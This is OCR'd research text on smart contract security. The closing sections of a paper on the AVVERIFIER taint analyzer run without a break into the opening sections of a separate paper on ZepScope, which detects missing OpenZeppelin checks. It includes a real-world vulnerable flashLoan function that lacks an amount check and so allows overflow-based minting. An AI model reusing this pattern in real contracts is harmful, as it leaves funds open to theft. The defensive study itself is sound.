Scalability. AVVERIFIER is a tool specifically designed to identify the address verification vulnerability. As such, currently, it cannot be used for identifying other smart contract vulnerabilities directly. However, because we have implemented a comprehensive set of taint propagation rules, AVVERIFIER can be easily extended to other smart contract security problems.
Auto-exploitation. While AVVERIFIER can efficiently and accurately identify the address verification vulnerability and the entry point, it cannot automatically generate exploitation yet. Currently, all identified contracts still require a comprehensive manual confirmation to determine if they are exploitable. However, we can take advantage of other techniques, like fuzzing and symbolic execution, to help AVVERIFIER generate exploitations and `CALLDATA` based on the generated results. We believe it is a meaningful research area.

6.3 Ethical Consideration

Due to the anonymity of blockchain, it is only possible to contact the developers of open-sourced projects. Thus, we have tried our best to contact developers of vulnerable contracts through all possible and usable media, like mail, official website, and twitter, with more than 500 transactions in history. Unfortunately, after we warned 48 developers once after the identification and manual recheck, we did not receive any responses from them within 2 weeks. Where we deploy a real-time detector on Ethereum and BSC, we observed that AVVERIFIER has raised alarms several times, like the one shown in §5.4.2. However, it is impossible to reach its developers privately. Moreover, we cannot initiate a transaction to notify the developer, because it will also notify malicious users that there is a possible victim. Thus, we urge collaboration with blockchain security companies for the secure and efficient disclosure of vulnerabilities.

7 Related Work

Smart Contract Vulnerability Detection. Vulnerability detection in smart contracts employs varied methodologies dependent on input types and detection principles. Analyzing contracts can either occur at the high-level source code [33,52] or through the bytecode interfacing with the EVM [4, 36]. Further categorizing based on analytical techniques, static analysis delves into code structure and inherent semantics to identify vulnerabilities, often applied to source code evaluations. Dynamic analyses, more prevalent in bytecode assessments, utilize strategies such as fuzz testing to spot anomalies by bombarding contracts with randomized inputs [10,42]. In addition to these, hybrid analysis methods are also gaining traction, combining static and dynamic analysis techniques for a more thorough examination of smart contracts. Through this combined approach, hybrid analysis helps in identifying a wider range of vulnerabilities [46,54]. Furthermore, trace-based evaluations provide a unique perspective by scrutinizing historical transaction patterns, unearthing vulnerabilities from real-world usage patterns [21,76].

Taint Analysis in Smart Contracts. Pioneering efforts in taint analysis have led to the development of tools tailored specifically for Ethereum contracts, adept at detecting common vulnerabilities such as unchecked send and reentrancy [6,63]. Other research efforts have heightened the granularity of taint analysis to uncover intricate data leaks and permission oversights [69,70]. Furthermore, several advanced methods have integrated both static and dynamic analysis techniques, blending the advantages of both to provide a more comprehensive security assessment [33,44]. These collective advancements underscore the pivotal role of taint analysis in shaping a robust ecosystem for smart contracts.

Permission Checks and Access Control. Permission checks underpin smart contract security, preventing unauthorized actions which can lead to financial or data losses [20,49]. Many tools and frameworks now aid developers in verifying permissions [43,64]. However, some advanced attacks can bypass traditional checks, underscoring the need for context-aware analysis [25, 77]. Rigorous permission validation remains crucial for a secure smart contract environment.

8 Conclusion

In this work, we present AVVERIFIER, a taint analyzer based on static EVM opcode simulation, which is designed for identifying the address verification vulnerability hidden in Ethereum smart contracts. With the help of the heuristic-based path selection method and taint propagation rules in Simulator, as well as the three-phase formal detection rules implemented in Detector, AVVERIFIER significantly outperforms Mythril in both terms of efficiency and effectiveness. According to a comprehensive evaluation on over 5 million contracts, as well as the behaviour characteristics they illustrate, it proves the necessity of implementing AVVERIFIER. Additionally, AVVERIFIER is proven efficient and effective enough to be a real-time detector on EVM-like blockchain platforms to raise early warnings once contracts are deployed.

Availability

We have released AVVERIFIER and the benchmark at link.

Abstract

OpenZeppelin is a popular framework for building smart contracts. It provides common libraries (e.g., SafeMath), implementations of Ethereum standards (e.g., ERC20), and reusable components for access control and upgradability. However, unlike traditional software libraries, which are typically imported as static linking libraries or dynamic loading libraries, OpenZeppelin is utilized by Solidity contracts in the form of source code. As a result, developers often make custom modifications to their copies of OpenZeppelin code, which may lead to unintended security consequences.

In this paper, we conduct the first systematic study on the security of OpenZeppelin code used in real-world contracts. Specifically, we focus on the security checks in the official OpenZeppelin library and examine whether they are faithfully enforced in the relevant OpenZeppelin functions of real contracts. To this end, we propose a novel tool named ZepScope that comprises two components: MINER and CHECKER. First, MINER analyzes the official OpenZeppelin functions to extract the facts of explicit checks (i.e., the checks defined within the functions) and implicit checks (i.e., the conditions of calling the functions). Second, based on the facts extracted by MINER, CHECKER examines real contracts to identify their OpenZeppelin functions, match their checks with those in the facts, and validate the consequences for those inconsistent checks. By overcoming multiple challenges in developing ZepScope, we obtain not only the first taxonomy of OpenZeppelin checks but also the comprehensive results of checking the top 35,882 contracts from three mainstream blockchains.

1 Introduction

Smart contracts [9], software programs executed on blockchains, have gained prominence in recent years, finding applications in decentralized finance (DeFi) [54] and non-fungible tokens (NFTs) [25] among others. Given the immutable nature of blockchains, once deployed, smart contracts cannot be altered, persisting as long as the platform remains active. This immutability implies that vulnerabilities cannot be repaired without deploying a revised version as a new contract. Security pitfalls in smart contracts can result in substantial financial losses, as evidenced by the $7 million loss from the insufficient_check attack [2] in 2023. Thus, ensuring smart contract security prior to deployment is imperative.

To foster code standardization and mitigate security issues, OpenZeppelin [15] provides common libraries like SafeMath, implementations of Ethereum standards such as ERC20 [6], and reusable components for access control and upgradeability. A study [34] reveals that 36.3% of verified contracts employ OpenZeppelin code. Unlike traditional programming environments where libraries are imported via static or dynamic linking, in Solidity, OpenZeppelin code is typically cloned into contracts. Moreover, developers may alter or embed their logic into the code, potentially introducing unintended security consequences and substantial financial risks [18, 19].

In this paper, we aim to systematically investigate the security of OpenZeppelin code used in real-world contracts. Specifically, we focus on two types of security checks from the official OpenZeppelin library functions and examine whether they are faithfully enforced in the relevant OpenZeppelin function code of real contracts. One type of checks is *explicitly* defined within the functions and their callee functions, such as those in `requirement` and `modifier` statements. The other type of checks is *implicitly* enforced as the conditions of calling the functions, such as the default role checking when invoking `internal` OpenZeppelin functions. To scrutinize these checks, we propose a novel tool named ZepScope, comprising two components: MINER and CHECKER.

MINER analyzes the entire OpenZeppelin library to extract the facts of both explicit definition checks and implicit call checks. During this process, MINER addresses two challenges: (i) It performs an inter-procedural alias analysis to overcome the challenge that denifition check facts could manifest in various forms across the call chain; and (ii) It leverages code

*Work conducted by Han Liu and Kaixuan Li while they were visiting Ph.D. students at NTU.

†Corresponding author: Daoyuan Wu. Work conducted while at NTU.

context and data flow information to apply a relevance judgment for different call check facts that may intertwine within a single caller function. After running MINER, we obtain 1,435 OpenZeppelin check facts and organize them into a taxonomy with four major categories and three severity levels. More details about this taxonomy can be found in §4.6.

Based on the facts extracted by MINER, CHECKER detects insecure OpenZeppelin code in real-world contracts. Specifically, it first identifies the target OpenZeppelin-like functions within a contract through both the function signature and the contract structure information. CHECKER then extracts three types of checks, namely `require`, `if-revert`, and modifier checks, from the identified target functions. After that, CHECKER matches the extracted code checks with OpenZeppelin facts through a custom similarity measurement. Finally, CHECKER also validates the security consequences of the potentially insecure OpenZeppelin code by checking whether it could be actually exploited by an attacker.

To thoroughly evaluate ZepScope's effectiveness and usefulness, we conduct both a benchmark and a large-scale experiment. In the benchmark experiment with 51 real-world security bugs collected from multiple sources, we compare the effectiveness of fact-based detection employed by ZepScope and the pattern-based detection used by three state-of-the-art (SOTA) tools [27, 28, 31]. The results (detailed in §6.1) show that ZepScope significantly outperforms in detecting the vulnerability types that, although covered by SOTA tools, are related to OpenZeppelin checks. This superior performance is attributed to ZepScope's unique approach of understanding OpenZeppelin facts and leveraging them for detection.

In a large-scale experiment with 35,882 contracts from three major Ethereum-compatible blockchains, we evaluated ZepScope's accuracy and performance. ZepScope analyzed a total of 2,750,165 functions and identified 47,431 functions with potential insecure OpenZeppelin code, averaging about only one warning per contract. This is manageable for real-world manual inspection, especially as 39,225 warnings are low-level (e.g., missing zero address checks). Due to the lack of ground truth, we manually inspected a random sample of 100 warnings from each chain. Out of 300 warnings inspected, 31 were confirmed as false positives, yielding an accuracy of 89.67% across all sampled contracts. Moreover, ZepScope's average analysis time of 42.39 seconds per contract demonstrates its suitability for large-scale on-chain scanning.

The large-scale experiment also enabled us to uncover four notable security findings. First, by filtering and manually reviewing high-level warnings related to role checks, we identified 15 new vulnerabilities. Second, we discovered a prevalent absence of zero address checks in OpenZeppelin-related code, with 22,448 functions lacking this check. Although this issue does not trigger direct vulnerabilities, we present a threat model in §6.3, explaining how this common negligence can be exploited for effective phishing attacks. Third, we uncovered an interesting campaign involving 255 contracts on BSC alone, where OpenZeppelin checks are intentionally relaxed to serve their own logic. Lastly, we explore the differences in OpenZeppelin security checks across three chains; see §6.4.

Availability. We have made the code, dataset, and our evaluation results available at `https://zepscope.github.io/`.

2 Background

2.1 OpenZeppelin for Smart Contracts

OpenZeppelin [15] is one of the most popular packages for building secure smart contracts. It has a collection of high-quality reusable smart contracts that can be utilized to build decentralized applications (DApps) and protocols on Ethereum. For example, OpenZeppelin provides ERC20 [6] for fungible tokens, ERC721 [7] for non-fungible tokens, and ERC777 [8] for advanced tokens. These OpenZeppelin libraries continue to evolve and update to include new features and address security issues. The smart contracts in OpenZeppelin are written in Solidity, and the libraries also contain some interfaces, abstract, and virtual methods which can be modified and implemented by developers according to their needs. OpenZeppelin also provides a set of requirements for each API on how to avoid common security vulnerabilities, such as access control issues and arithmetic overflow and underflow, which could result in the loss of users' assets. However, not all developers adhere to these requirements, which has led to to security vulnerabilities in their smart contracts [18, 19].

2.2 A Motivating Example

Here we illustrate a real-world vulnerability from the Code4rena audit report [1], demonstrating how OpenZeppelin could be misused in a contract named NFTX. Figure 6 presents the original `flashLoan` function in `ERC20FlashMint` of OpenZeppelin, while Figure 1 depicts the vulnerable `flashLoan` function in NFTX, which implements a simplified version of OpenZeppelin's `flashLoan` function (specifically, without `flashFeeReceiver`). In the `flashLoan` function of `ERC20FlashMint`, the `amount` is kept strictly below `maxFlashLoan(token)` through an amount check in line 7, ensuring that the sum of `amount` and `fee` will not cause an overflow. However, the `flashLoan` function of NFTX lacks such a check and allows the message sender to control the amount. This creates an opportunity for an attacker to craft an amount to mint (via line 10), leading to a scenario where the sum of `amount` and `fee` overflows to a small value or even 0 (bypassing the check in line 13), indirectly enabling a large number of tokens to be minted while only a small portion of the amount is burned (i.e., line 14 and 15). Despite Solidity versions 0.8.0 and later having automatic checks for overflow and underflow, NFTX remains susceptible to this attack as it operates on Solidity version 0.6.8.

```
1  function flashLoan(
2      IERC3156FlashBorrowerUpgradeable receiver,
3      address token,
4      uint256 amount,
5      bytes memory data
6  ) public virtual override returns (bool)
7  {
8      // Vulnerable point: It misses the amount
           check in the original OpenZeppelin
           library; see Line 7 in Figure 6.
9      uint256 fee = flashFee(token, amount);
10     _mint(address(receiver), amount);
11     require(receiver.onFlashLoan(msg.sender,
           token, amount, fee, data) ==
           RETURN_VALUE, "ERC20FlashMint: invalid
           return value");
12     uint256 currentAllowance = allowance(
           address(receiver), address(this));
13     require(currentAllowance >= amount + fee, "
           ERC20FlashMint: allowance does not
           allow refund");
14     _approve(address(receiver), address(this),
           currentAllowance - amount - fee);
15     _burn(address(receiver), amount + fee);
16     return true;
17 }
```

Figure 1: The vulnerable `flashLoan` function in NFTX.

3 ZepScope Overview

In this section, we present an overview of ZepScope, the first tool designed for extracting OpenZeppelin facts and checking their violations in smart contracts. As depicted in Figure 2, ZepScope comprises two components: MINER and CHECKER. MINER is responsible for mining the facts of OpenZeppelin checks from the official OpenZeppelin library, and CHECKER is responsible for detecting insecure OpenZeppelin code in real-world contracts based on the facts mined by MINER. ZepScope has the following three major phases:

Firstly, we collect the OpenZeppelin library code from its official repository. More specifically, we used version 4.9.3, the latest version available when we initiated this study.

Secondly, in a one-time effort during the offline process, MINER analyzes the OpenZeppelin library to extract two types of facts regarding function checks. One is referred to as *Function Definition Facts*, while the other is called *Function Call Facts*. After MINER extracts these two kinds of checks, to enhance the accuracy and relevance of the extracted facts, we conduct a manual yet minor review on the facts and present a taxonomy of OpenZeppelin checks based on these facts.

Thirdly, during the online process, CHECKER detects insecure OpenZeppelin code in real-world contracts. Specifically, CHECKER first identifies the target functions within the contract. It then examines whether these target functions contain insecure OpenZeppelin code based on the facts mined by MINER. CHECKER also validates the security consequences of the potentially insecure OpenZeppelin code by checking whether it could be actually exploited by an attacker.

Next, we present the details of MINER and CHECKER in §4 and §5, respectively.

4 Mining OpenZeppelin Function Checks

4.1 The Challenges in Extracting Facts

As mentioned in §3, there are two types of facts regarding OpenZeppelin function checks, namely *Facts of Definition Checks* or $Fact_{Def}$ and *Facts of Call Checks* or $Fact_{Call}$. Without sacrificing clarity, we represent them using $Func_{caller}\{check_{caller}; Func_{target}();\}$, $Func_{target}\{check_{target}; Func_{callee}();\}$, and $Func_{callee}\{check_{callee}; Operation;\}$. For a given target OpenZeppelin function $Func_{target}$, its $Fact_{Def}$ is then defined as $check_{target} + check_{callee}$, while its $Fact_{Call}$ is represented by $check_{caller}$. Note that in the case of $Fact_{Call}$, an explicit $check_{caller}$ might not be present; instead, it may involve an implicit `owner` check for `internal` functions. Further details can be found in §4.4.

Although the definition appears straightforward, the actual facts can be complex. Specifically, there are two major challenges for MINER to effectively extract facts:

C1: *$Fact_{Def}$ could manifest in various forms across the call chain.* For example, in Figure 4 where $Fact_{Def}$ of the `transfer` function are located inside its callee function `_transfer`, the fact in line 11 is initially in the form of ["GTE" (Greater Than or Equal), "fromBalance", "amount", "ERC20: transfer amount exceeds balance"]. However, this fact cannot match with the check extracted from line 4 in a contract shown in Figure 5, which is ["GTE", "balance", "value", "AnyswapV6ERC20: transfer amount exceeds balance"]. Indeed, both the fact and the check need to propagate across the call chain to obtain their other forms so that they can eventually match with each other. We will explain more in §4.2 and §4.3.

C2: *Different $Fact_{Call}$ may intertwine within a single caller function, making them hard to distinguish.* For example, suppose the caller function is $Func_{caller}\{check_a; Func_a(); check_b; Func_b();\}$, it may be reasonable to determine that $check_a$ is relevant to $Func_a$ and similarly $check_b$ for $Func_b$. However, it is challenging to ascertain whether $check_a$ is also relevant to $Func_b$. We will elaborate more on this in §4.4.

To address these challenges, we propose a novel design for MINER, as depicted in Figure 3. It first employs Slither [28] to construct a call graph of the entire OpenZeppelin library code. In this step, we pay attention to various kinds of function calls, including not only to `internal` calls, high-level API calls, and library calls, but also to low-level calls (e.g., `abi.encodeWithSignature`). Then, for each function,



Figure 2: A workflow of ZepScope.



Figure 3: A detailed workflow of MINER.

```
1  function transfer(address to, uint256 amount)
       public virtual override returns (bool) {
2      address owner = _msgSender();
3      _transfer(owner, to, amount);
4      return true;
5  }
6  function _transfer(address from, address to,
       uint256 amount) internal virtual {
7      require(from != address(0), "ERC20:
           transfer from the zero address");
8      require(to != address(0), "ERC20: transfer
           to the zero address");
9      _beforeTokenTransfer(from, to, amount);
10     uint256 fromBalance = _balances[from];
11     require(fromBalance >= amount, "ERC20:
           transfer amount exceeds balance");
12     ...
13 }
```

Figure 4: The `transfer` and `_transfer` functions in the OpenZeppelin library.

```
1  function transfer(address to, uint256 value)
       external override returns (bool) {
2      require(to != address(0) && to != address(
           this));
3      uint256 balance = balanceOf[msg.sender];
4      require(balance >= value, "AnyswapV6ERC20:
           transfer amount exceeds balance");
5      balanceOf[msg.sender] = balance - value;
6      balanceOf[to] += value;
7      emit Transfer(msg.sender, to, value);
8      return true;
9  }
```

Figure 5: An example `transfer` function from a contract.

MINER performs inter-procedural alias analysis, extracts $Fact_{Def}$ and $Fact_{Call}$, and unifies the extracted facts. We introduce these steps in detail in the following subsections.

4.2 Inter-procedural Alias Analysis

To address challenge C1, we conduct an inter-procedural alias analysis on the entire OpenZeppelin library. As depicted in Figure 3, such alias analysis can support both modules of fact extraction, enabling them to focus on the current checks without concern for their varying forms.

Based on the call graph constructed by Slither, MINER first inlines the function calls of the OpenZeppelin library. It then traverses the nodes of each function, and for each function call, it adds the caller function into the function node sets. Next, MINER traverses the assignment statements in the function nodes set and records the variables on both sides of the assignment expression as a pair of equivalent variables. For right-value (`rvalue`) expressions, it only records the stringified expressions because these expressions do not affect our equivalent variable set even if they are further processed. Subsequently, we obtain a pairwise set of equivalent variables, such as `fromBalance` and `_balances[from]` in Figure 4.

Furthermore, we extend the alias analysis from the statement level to the procedural level. For example, the variable `owner` in line 3 is aliased with the parameter `from` of the function `_transfer` according to the inter-procedural alias analysis. Our alias analysis also propagates between different sets that share the same variable, such as between the set [`fromBalance`, `_balances[from]`] and the set [`from`, `owner`]. As a result, `fromBalance` is also equivalent to `_balances[owner]`, and further equivalent to `_balances[owner]`, `_balances[_msgSender()]`, and `_balances[msg.sender]`. In this way, the `_balances[msg.sender]` part in $Fact_{Def}$ could be matched with the `balanceOf[msg.sender]` part in the extracted check of Figure 5 due to their high similarity, thus addressing challenge C1.

Note that we replace the substring (like `from` in `_balances[from]`) with the variable only in the situations where special symbols (i.e., [, (, etc.) are present before and after the substring. For other cases, we consider it a coincidental repetition of variable names, not equivalence. Additionally,

to distinguish variables with the same name within a contract, we also employ the static single assignment (SSA) name and the function name to differentiate them. Finally, after recursively extending until no new equivalent variables are found, we obtain the final set of equivalent variables.

4.3 Extracting Function Definition Facts

With the alias analysis provided in §4.2, extracting $Fact_{Def}$ can concentrate on individual `require`, `if-revert`, and `modifier` statements, with other fact forms being added based on the data from the alias analysis. As illustrated in Figure 3, MINER first inlines the function calls that have $Fact_{Def}$, and then traverses the nodes of the function to analyze the `require`, `if-revert`, and `modifier` statements.

Expression Processing. For the `require` statement, we recursively process the condition expression within it using the following rules: (i) If the expression is an *AND* expression, we divide it into two individual necessary checks. (ii) If the expression is an *OR* expression, we divide it into two individual equivalent checks. (iii) If the expression is a binary expression, we traverse the expression in pre-order and record the stringified node. (iv) If the expression is a function call statement, we record the stringified node and the return value of the callee function if the return value is a global variable, a state variable, or a constant. (v) In other situations, we record the stringified node and continue to process its subexpression. Additionally, we capture the error message of the `require` statement as a part of the check facts, since some error messages can assist us in determining the type of the check. Subsequently, we obtain the facts of the require statement, such as the aforementioned ["GTE", "fromBalance", "amount", "ERC20: transfer amount exceeds balance"] for the statement line 11 in Figure 4.

For the `if-revert` statement, we first find its corresponding `if` expression. Then, we use the same rules above in the processing of `require` statements to obtain a part of the check facts. Note that we need to judge the control flow in the `if-revert` statement. Specifically, if the `revert` statement occurs in the `if` or `else if` condition, we need to reverse the logic of the extracted expression due to the opposite logic with the `require` statement. Otherwise, i.e., the `revert` statement occurs in the `else` condition, we keep the original extracted check facts. In addition, because there is no error message in the `if-revert` statements, we use the stringified node of the `revert` statement to fill the error message.

For the `modifier` statement, we address not only the `require` statement within the `modifier` statements but also record the stringified node of the modifier and its parameters. Finally, we obtain a primitive check facts list for each function in the form of $[s_1, s_2, s_3, ..., s_n]$, where s_i may be a string or a list with all equivalent elements within it.

Alias Addition. For all extracted facts, we extend the facts list using the aliases obtained in §4.2. Specifically, if a variable in the facts has equivalent variables, or its substring has equivalent variables, we add the equivalent variables to the facts list using the method mentioned earlier in §4.2: directly extend the facts list and replace the substring with the equivalent variables, then extend the facts list. In addition, we further associate the parameter with its type and the order of appearance by extending the facts list with these parameter information. Finally, we obtain the final check facts extracted from the `require` and `modifier` statements.

4.4 Extracting Function Call Facts

To extract $Fact_{Call}$, we restrict $Func_{target}$ to be the `internal` functions defined by OpenZeppelin, as the `public` and `external` functions can already be called by anyone, so the definition facts we extracted can already ensure the safety of those function calls. For example, the `internal` OpenZeppelin function `_transferOwnership` is designed to be called only within the contract, which implies that the caller is the owner of the contract. When such a function is called by a `public` function without any limitations, it suggests that anyone can call the `internal` function, which may lead to unpredictable consequences. Therefore, we need to extract the function call facts to avoid such situations.

Differing from the extraction of function definition check facts, initially, we need to identify all `internal` functions as our target functions. Then, we reverse the call graph constructed earlier and conduct a depth-first search from each target function to find the first `public` or `external` caller function of the target function. For each caller function, we regard it as a *scenario* and extract its call facts, respectively. As a result, each internal function may have $Fact_{Call}$ from multiple scenarios, i.e., different caller functions.

As shown in Figure 3, we first inline the caller function and then traverse the nodes of the caller function to find the `require` and `modifier` statements. Similar to the extraction of the definition check in §4.3, we then recursively process the expressions in the `require` and `modifier` statements using the same rules. After that, we add the aliases of the variables in the call check facts. Eventually, we obtain the final check facts extracted from the caller function of the `internal` function. It is worth noting that we also record the empty check facts, as it indicates that the callee function does not require any checks in the scenario of the caller function.

Relevance Judgement. A notable challenge here is Challenge C2 mentioned in §4.1, as there may be multiple callee functions in a caller. To distinguish the different checks associated with different callees, we apply a relevance judgment on the statement. For each statement, if it appears between two function calls, we consider it relevant to the latter callee. When there is no function call before the statement, we consider it relevant to its closest callee. Additionally, we also consider the variable that occurs in the statement. If the variables in the statements are also related to the function call,

```
1  function flashLoan(
2      IERC3156FlashBorrower receiver,
3      address token,
4      uint256 amount,
5      bytes calldata data
6  ) public virtual override returns (bool) {
7      require(amount <= maxFlashLoan(token), "
           ERC20FlashMint: amount exceeds
           maxFlashLoan");
8      uint256 fee = flashFee(token, amount);
9      _mint(address(receiver), amount);
10     require(
11         receiver.onFlashLoan(msg.sender, token,
               amount, fee, data) ==
           _RETURN_VALUE,
12         "ERC20FlashMint: invalid return value"
13     );
14     address flashFeeReceiver =
           _flashFeeReceiver();
15     _spendAllowance(address(receiver), address(
           this), amount + fee);
16     ...
17 }
```

Figure 6: The `flashLoan` function in OpenZeppelin.

we consider them relevant. Specifically, we set the variable in the statement as the source, and the variable in the function call as the sink. If there is a flow between the source and the sink, we consider them relevant.

For example, as shown in Figure 6, the function `flashLoan` is implemented by OpenZeppelin to provide a way to borrow tokens from the contract. In the function, the `_mint` function is called to mint the tokens to the borrower. However, there are some other function calls in `flashLoan`, i.e., `_flashFeeReceiver`, `_spendAllowance`, etc. Thus, we need to judge the relevance of the statement. As described above, we consider the `require` statement in line 7 to be relevant to the `_mint` function call in line 9 because `_mint` is the first called function in `flashLoan`. As for the `require` statement in line 10, due to the variables `receiver` and `amount` being relevant to the function call (i.e., function `_mint` has the parameters `receiver` and `amount`), we consider the `require` statement in line 10 to be relevant to the `_mint` function call in line 9. Therefore, the `_mint` function has two checks in the scenario of `flashLoan`.

4.5 Unifying Facts and Minor Adjustments

To enhance the accuracy and conciseness of the facts, we further unify them as some of the check facts extracted from OpenZeppelin are repeated and unnecessary.

Firstly, we eliminate repeated checks within a function. Specifically, some checks may recur because they call other functions in the definition, where both the caller and callee have check facts. Secondly, for variables associated with `msg.sender` or other constants in the equivalent variables traced, we can already determine whether the check is satisfied. For example, for the check where the variable `owner` cannot be `address(0)`, we can trace that `owner` is equivalent to `msg.sender`. Since `msg.sender` is a constant, we can already determine that the check is satisfied. Hence, we remove this check from the extracted facts. Thirdly, we make minor adjustments to the extracted facts to enhance their accuracy and conciseness. Specifically, we remove some function call facts that are redundant for the function, e.g., we extract some call facts for the function `_msgSender()`, which do not require any checks before calling. Following all these steps, we obtain the final unified facts of OpenZeppelin checks.

4.6 Understanding Facts as A Taxonomy

Having introduced the methodology of MINER from §4.1 to §4.5, we now present the results obtained from applying MINER to analyze the entire OpenZeppelin library. These results are organized as a taxonomy of OpenZeppelin checks, which, to the best of our knowledge, is a first-of-its-kind finding. Moreover, as mentioned in §4.4, $Fact_{Call}$ may yield different facts for different caller functions, i.e., *scenarios*. Thus, we also present a scenario analysis of the extracted $Fact_{Call}$.

To obtain this taxonomy, we manually review the 1,435 facts extracted by MINER. They can be divided into four major categories: *Address Compliance Assurance*, *Access Control*, *Overflow/Underflow Check*, and *Timestamp or State Check*.

① **Address Compliance Assurance.** Address compliance is a frequent check in OpenZeppelin code to ensure transaction success. It comprises four checks: `address(0)` check to prevent transfers to `address(0)`, address existence check to verify address presence in the contract, logic setup check to ensure correct logic implementation in the target address, and contract address check to confirm if the address is a contract address. These checks primarily appear in function definition facts.

② **Access Control.** Access control is another common check in OpenZeppelin functions to verify role permissions, essential for preventing economic loss in transactions. For example, the `transferOwnership` function in the `Ownable` contract verifies if the caller is the contract owner, with a simplified check through an `Ownable` modifier. OpenZeppelin library has six types of access control checks: *onlyOwner*, *onlyGovernance*, *onlyProxy*, *onlyCrossChainSender*, *onlyRoleOrOpenRole*, and *onlyRole for admin roles*. Each check verifies specific roles or permissions, like *onlyGovernance* checking if the caller is the contract's governance, and *onlyProxy* checking if the caller is the contract's proxy.

③ **Overflow/Underflow Check.** The next category comprises *overflow/underflow check*. These checks aim to prevent incorrect amounts within smart contracts. In the OpenZeppelin library, there are three types of *overflow/underflow checks*, namely, *maxtype check*, *balance check*, and *allowance check*. The maxtype check ensures that the amount does not exceed

or fall below the maximum or minimum values defined for the variable type. Balance check verifies whether there is sufficient balance to carry out transactions. Allowance check ensures that the sender has the necessary allowance to execute transactions. The overflow/underflow checks are more common in the function definition facts.

④ **Timestamp or State Check.** The final type of check is the *timestamp or state check*. This type of check is often used in time-related scenarios, such as deadlines, proposal operations, transaction cancellations or pauses, and etc. These checks are often strictly dictated by the current timestamp or state. For example, to execute an `unpause` operation, the contract must be in a paused state. The timestamp or state checks are more common in the function definition facts.

Severity Analysis. Not all missed checks could lead to serious consequences. Classifying them based on severity can provide a comprehensive overview of the OpenZeppelin facts, and different severity levels also help prioritize the checking and repair of warnings. To achieve this, we use taxonomy categorization and potential attack impact to correlate individual checks with their severity levels. Specifically, the checks in the *Access control* and *Overflow/Underflow Check* categories can generally be classified by their categories, such as an overflow check as medium-level and an access control check as high-level. However, the checks in the other two categories have diverse specific types, and their severity classification needs to consider more about their attack impact. For example, within the *Address Compliance Assurance* category, while the "zero address check" is considered low-level, the absence of a "contract address check" might render the contract unusable, potentially leading to a loss of funds, and is therefore classified as medium-level. Furthermore, checks in the *Timestamp or State Check* category need to consider their impacts with the scenarios in which they are applied. For example, the check `require(block.timestamp <= expiry, "Votes: signature expired");` is considered high-level because it is related to the validity of contract votes' signatures. Eventually, our classification results in 277 high-level, 858 medium-level, and 300 low-level facts.

Scenario Analysis. Among the four categories of checks, *access control* is the most diversified check in the OpenZeppelin library. Even for the same function, the checks may vary in different scenarios. Firstly, for functions with relationship constraints, such as `transferOwnership`, a permission check is mandatory because these functions are designed to be called by the contract's owner and are crucial to the entire contract. Secondly, for functions involving assets, due to loan mechanisms or implicit checks (i.e., transactions of assets by the holder or authorized for the holder), some scenarios do not require permission checks. For example, in the caller of the `_mint` function, if there is a public `mint` to call it, we need to check the caller's permission. However, if a `flashLoan` calls it, we do not need to check the caller's permission, as there is a repayment mechanism in `flashLoan`.



Figure 7: A detailed workflow of CHECKER.

Thirdly, some functions may use `msg.sender` as a parameter, implying an implicit check within the function. For example, in the caller of the `_transfer` function, the function `transfer` uses `msg.sender`, leading to no permission check as the function transfers the balance of `msg.sender`. Hence, we also extract caller facts when the parameter is `msg.sender` to cover these implicit checks.

5 Detecting Insecure OpenZeppelin Code in Smart Contracts

Figure 7 illustrates a high-level workflow of CHECKER, which comprises four major components: identifying target functions, extracting checks in a target function, matching the extracted code checks with facts, and finally validating the security consequences of potentially insecure code. We now elaborate on them in the following subsections.

5.1 Identifying the Target Functions

The first step is to identify the target functions within a contract, which, however, is difficult to achieve. The reason is that developers often do not directly use the OpenZeppelin code by importing the OpenZeppelin library; instead, they copy the OpenZeppelin code into their own contracts. In the process, they may rename the contract name, function name, parameter name, and even alter the code logic within the functions. Furthermore, even if they copy the original code from the OpenZeppelin repository, there are numerous versions available. Consequently, it is challenging to accurately identify the right target functions within the contract while maximizing coverage. In the current CHECKER prototype, we propose two methods to identify the target functions.

Contract-Name-Included Identification. In this method, we aim to match the target function based on the full signature of the function, which includes the contract name, function name, parameter type, and the return variable type. If the full signature of the function matches, we consider the function as the target function. Note that during this process, the variable name of the parameter does not matter; we only match the type name of the parameter. At times, a contract might inherit from its parent contract. Therefore, we further attempt to match the target function by examining the inheritance relationship of

the contract if the full signature does not match. Moreover, if the contract serves as an alternative implementation of a standard, e.g., `ERC20Burnable`, `ERC20Mintable`, and we cannot match using the original name, we attempt to match using the standard name (i.e., `ERC20`).

